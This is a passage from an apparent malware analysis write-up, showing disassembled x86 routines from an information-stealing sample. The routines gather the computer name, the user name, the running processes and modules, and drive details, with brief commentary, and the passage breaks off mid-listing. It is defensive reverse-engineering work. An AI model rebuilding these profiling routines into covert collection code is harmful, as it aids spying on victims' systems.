0x1000ed04 push ebx
0x1000ed05 push dword [arg_ch]
0x1000ed08 push str.os_win.c:_d:___lu___s__s_____s ; 0x1008be80 ; "os_win.c:%d: (%lu) %s(%s) - %s"
0x1000ed0d push dword [arg_8h]
0x1000ed10 call sym.sqlite3_32.dll_sqlite3_log
0x1000ed15 mov ecx, dword [var_4h]
0x1000ed18 mov eax, dword [arg_8h]
0x1000ed1b add esp, 0x1c
0x1000ed1e pop esi
0x1000ed1f xor ecx, ebp
0x1000ed21 pop ebx
0x1000ed22 call Test-Debug
0x1000ed27 leave
0x1000ed28 ret
```

Once this did, this executes the main function for getting the system informations.



```
  ;-- Get_Infos:
314: Get-Infos ();
; var int32_t var_624h @ esp+0x24
; var int32_t var_61ch @ esp+0x2c
; var int32_t var_618h @ esp+0x30
; var int32_t var_610h @ esp+0x38
; var int32_t var_60ch @ esp+0x3c
; var int32_t var_60ah @ esp+0x3e
; var int32_t var_424h @ esp+0x224
; var int32_t var_414h @ esp+0x234
; var int32_t var_40ch @ esp+0x23c
; var int32_t var_40ah @ esp+0x23e
; var int32_t var_224h @ esp+0x424
; var int32_t var_20ch @ esp+0x43c
; var int32_t var_20ah @ esp+0x43e
; var int32_t var_24h @ esp+0x624
; var int32_t var_8h @ esp+0x640
push ebp
mov ebp, esp
and esp, 0xfffffff8
sub esp, 0x610
mov eax, dword [0x10095440]        ; "N\xe6@\xbb\xb1\x19\xbfD\xff\xff\xff\xff\xff\xff\xff\xff"
xor eax, esp
mov dword [var_8h], eax
push esi
push edi
xor eax, eax
mov esi, 0x1fe                     ; 510
push esi
push eax
mov word [var_20ch], ax
lea eax, [var_20ah]
push eax
mov edi, ecx
call parse
add esp, 0xc
xor eax, eax
push esi
push eax
mov word [var_40ch], ax
lea eax, [var_40ah]
push eax
call parse
add esp, 0xc
xor eax, eax
push esi
push eax
mov word [var_60ch], ax
lea eax, [var_60ah]
push eax
call parse
add esp, 0xc
lea eax, [var_610h]
push eax                           ; LPDWORD nSize
lea eax, [var_20ch]
mov esi, 0x100                     ; 256
push eax                           ; LPWSTR lpBuffer
mov dword [var_610h], esi
call dword [sym.imp.KERNEL32.dll_GetComputerNameW] ; 0x1007d050 ; "\n\x15\t" ; BOOL GetComputerNa...
lea eax, [var_618h]
push eax                           ; LPDWORD pcbBuffer
lea eax, [var_414h]
push eax                           ; LPWSTR lpBuffer
mov dword [var_618h], esi
call dword [sym.imp.ADVAPI32.dll_GetUserNameW] ; 0x1007d000 ; BOOL GetUserNameW(LPWSTR lpBuffer, ...
lea eax, [var_61ch]
push eax
call Get-DiskInfo
mov dword [esp], 0x80000           ; SIZE_T uBytes
push 0x40                          ; '@' ; 64 ; UINT uFlags
call dword [sym.imp.KERNEL32.dll_LocalAlloc] ; 0x1007d188 ; HLOCAL LocalAlloc(UINT uFlags, SIZE_T...
mov esi, eax
test esi, esi
je 0x10006401
```

```
push esi
call GetProcess
pop ecx
push esi
lea eax, [var_624h]
push eax
lea eax, [var_424h]
push eax
lea eax, [var_224h]
push eax
push str.s_____s_________s_s       ; 0x10087650 ; u"%s \ %s\r\n\r\n%s%s"
mov ecx, 0x42300
call WriteData
add esp, 0x14
jmp 0x10006428
```


```
lea eax, [var_624h]
push eax
lea eax, [var_424h]
push eax
lea eax, [var_224h]
push eax
push str.s_____s_________s         ; 0x10087670 ; u"%s \ %s\r\n\r\n%s"
mov ecx, 0x42300
call WriteData
add esp, 0x10
```

```
test esi, esi
je 0x10006433
```


```
push esi                           ; HLOCAL hMem
call dword [sym.imp.KERNEL32.dll_LocalFree] ; 0x1007d00c ; HLOCAL LocalFree(HLOCAL hMem)
```

```
mov ecx, dword [var_24h]
pop edi
pop esi
xor ecx, esp
call Test-Debug
mov esp, ebp
pop ebp
ret
```

For getting the process running on the computer, the malware use the common method `CreateToolhelp32Snapshot` for create a snapshot of all the process and parse for have the modules and informations.



```
401: GetProcess (int32_t arg_8h);
; var int32_t var_878h @ ebp-0x878
; var int32_t var_874h @ ebp-0x874
; var int32_t var_870h @ ebp-0x870
```




```
; var int32_t var_86ch @ ebp-0x86c
; var int32_t var_864h @ ebp-0x864
; var int32_t var_848h @ ebp-0x848
; var int32_t var_63ch @ ebp-0x63c
; var int32_t var_638h @ ebp-0x638
; var int32_t var_41ch @ ebp-0x41c
; var int32_t var_214h @ ebp-0x214
; var int32_t var_8h @ ebp-0x8
; arg int32_t arg_8h @ ebp+0x8
push ebp
mov ebp, esp
sub esp, 0x878
mov eax, dword [0x10095440]        ; "N\xe6@\xbb\xb1\x19\xbfD\xff\xff\xff\xff\xff\xff\xff\xff"
xor eax, ebp
mov dword [var_8h], eax
mov eax, dword [arg_8h]
push ebx
push esi
push edi
mov esi, 0x22c                     ; 556
push esi
mov dword [var_870h], eax
lea eax, [var_86ch]
push 0
push eax
call parse
mov ebx, dword [sym.imp.KERNEL32.dll_CreateToolhelp32Snapshot] ; 0x1007d078
add esp, 0xc
push 0
push 0xf                           ; 15
mov dword [var_86ch], esi
call ebx
mov dword [var_874h], eax
cmp eax, 0xffffffff
je 0x1000615a
```

```
lea ecx, [var_86ch]
push ecx
push eax
call dword [sym.imp.KERNEL32.dll_Process32FirstW] ; 0x1007d068 ; "r\x15\t"
test eax, eax
je 0x1000615a
```

```
mov edi, 0x40000
```

```
push 0x208                         ; 520
lea eax, [var_214h]
push 0
push eax
call parse
add esp, 0xc
push dword [var_864h]
push 8                             ; 8
call ebx
mov dword [var_878h], eax
cmp eax, 0xffffffff
je 0x100060cf
```

```
push 0x424                         ; 1060
lea eax, [var_638h]
push 0
push eax
call parse
add esp, 0xc
lea eax, [var_63ch]
push eax
push dword [var_878h]
mov dword [var_63ch], 0x428        ; 1064
call dword [sym.imp.KERNEL32.dll_Module32FirstW] ; 0x1007d06c
test eax, eax
```



```
je 0x100060c3
```

```
lea eax, [var_214h]
push eax
lea edx, [var_41ch]
mov ecx, 0x104                          ; 260
call fcn.100057b8
```


```
push dword [var_878h]               ; HANDLE hObject
call dword [sym.imp.KERNEL32.dll_CloseHandle] ; 0x1007d080 ; BOOL CloseHandle(HANDLE hObject)
```

```
mov ecx, dword [var_870h]
lea eax, [var_848h]
push eax
mov eax, edi
call ParsedInfo
mov ecx, dword [var_870h]
push 0x100875f8
mov eax, edi
call ParsedInfo
mov ecx, dword [var_870h]
lea eax, [var_214h]
push eax
mov eax, edi
call ParsedInfo
mov ecx, dword [var_870h]
push 0x100875fc
mov eax, edi
call ParsedInfo
push esi
lea eax, [var_86ch]
push 0
push eax
call parse
add esp, 0xc
lea eax, [var_86ch]
push eax
push dword [var_874h]
mov dword [var_86ch], esi
call dword [sym.imp.KERNEL32.dll_Process32NextW] ; 0x1007d074
test eax, eax
jne 0x1000604a
```

```
push dword [var_874h]               ; HANDLE hObject
call dword [sym.imp.KERNEL32.dll_CloseHandle] ; 0x1007d080 ; BOOL CloseHandle(HANDLE hObject)
```

```
mov ecx, dword [var_8h]
pop edi
pop esi
xor ecx, ebp
pop ebx
call Test-Debug
leave
ret
```

Like for the process, this use the common methods by API (`GetLogicalDrives` , `GetDriveTypeW` , `GetDiskFreeSpaceExW`) for getting the informations on the disks and volumes present on the computer (Logical, space ...).



```
  ;-- Get_DiskInfo:
420: Get-DiskInfo (int32_t arg_8h);
; var int32_t var_2bch @ ebp-0x2bc
; var int32_t var_2b4h @ ebp-0x2b4
; var int32_t var_2b0h @ ebp-0x2b0
; var int32_t var_2a8h @ ebp-0x2a8
; var int32_t var_2a4h @ ebp-0x2a4
; var int32_t var_2a0h @ ebp-0x2a0
; var int32_t var_298h @ ebp-0x298
; var int32_t var_294h @ ebp-0x294
; var int32_t var_292h @ ebp-0x292
; var int32_t var_94h @ ebp-0x94
; var int32_t var_92h @ ebp-0x92
; var int32_t var_14h @ ebp-0x14
; var int32_t var_10h @ ebp-0x10
; var int32_t var_ch @ ebp-0xc
; var int32_t var_8h @ ebp-0x8
; arg int32_t arg_8h @ ebp+0x8
push ebp
mov ebp, esp
sub esp, 0x2c0
mov eax, dword [0x10095440]        ; "N\xe6@\xbb\xb1\x19\xbfD\xff\xff\xff\xff\xff\xff\xff\xff"
xor eax, ebp
mov dword [var_8h], eax
mov eax, dword [arg_8h]
mov dword [var_298h], eax
mov eax, dword [0x10087604]
push ebx
mov dword [var_14h], eax
mov eax, dword [0x10087608]
push esi
push edi
mov dword [var_10h], eax
xor eax, eax
push 0x1fe                         ; 510
lea edi, [var_ch]
push eax
stosw word es:[edi], ax
mov word [var_294h], ax
lea eax, [var_292h]
push eax
call parse
xor eax, eax
push 0x7e                          ; '~' ; 126
push eax
mov word [var_94h], ax
lea eax, [var_92h]
push eax
call parse
add esp, 0x18
call dword [sym.imp.KERNEL32.dll_GetLogicalDrives] ; 0x1007d054 ; DWORD GetLogicalDrives(void)
push 2                             ; 2
mov dword [var_2a8h], eax
pop ebx
mov esi, 0x100                     ; 256
```

```
mov eax, dword [var_2a8h]
mov ecx, ebx
shr eax, cl
and eax, 1
cmp al, 1                          ; 1
jne 0x100062df
```

```
lea eax, [ebx + 0x41]
mov word [var_14h], ax
lea eax, [var_14h]
push eax                           ; LPCWSTR lpRootPathName
call dword [sym.imp.KERNEL32.dll_GetDriveTypeW] ; 0x1007d04c ; UINT GetDriveTypeW(LPCWSTR lpRootP...
dec eax
dec eax
je 0x10006240
```

```
dec eax
je 0x10006239
```

```
mov edx, 0x10087618
```

```
dec eax
je 0x10006232
```

```
mov edx, str.HCNUO                 ; 0x1008760c ; "H"
jmp 0x10006245
```

```
dec eax
lea eax, [var_94h]
push eax
push 0x40                          ; '@' ; 64
pop ecx
je 0x1000622b
```

```
mov edx, 0x10087614
jmp 0x10006245
```

```
mov edx, 0x1008761c
jmp 0x1000624f
```

```
mov edx, 0x10087610
jmp 0x1000624f
```


```
lea eax, [var_94h]
push eax
push 0x40                          ; '@' ; 64
pop ecx
```

```
call fcn.100057b8
xor eax, eax
lea edi, [var_2a4h]
stosd dword es:[edi], eax
stosd dword es:[edi], eax
xor eax, eax
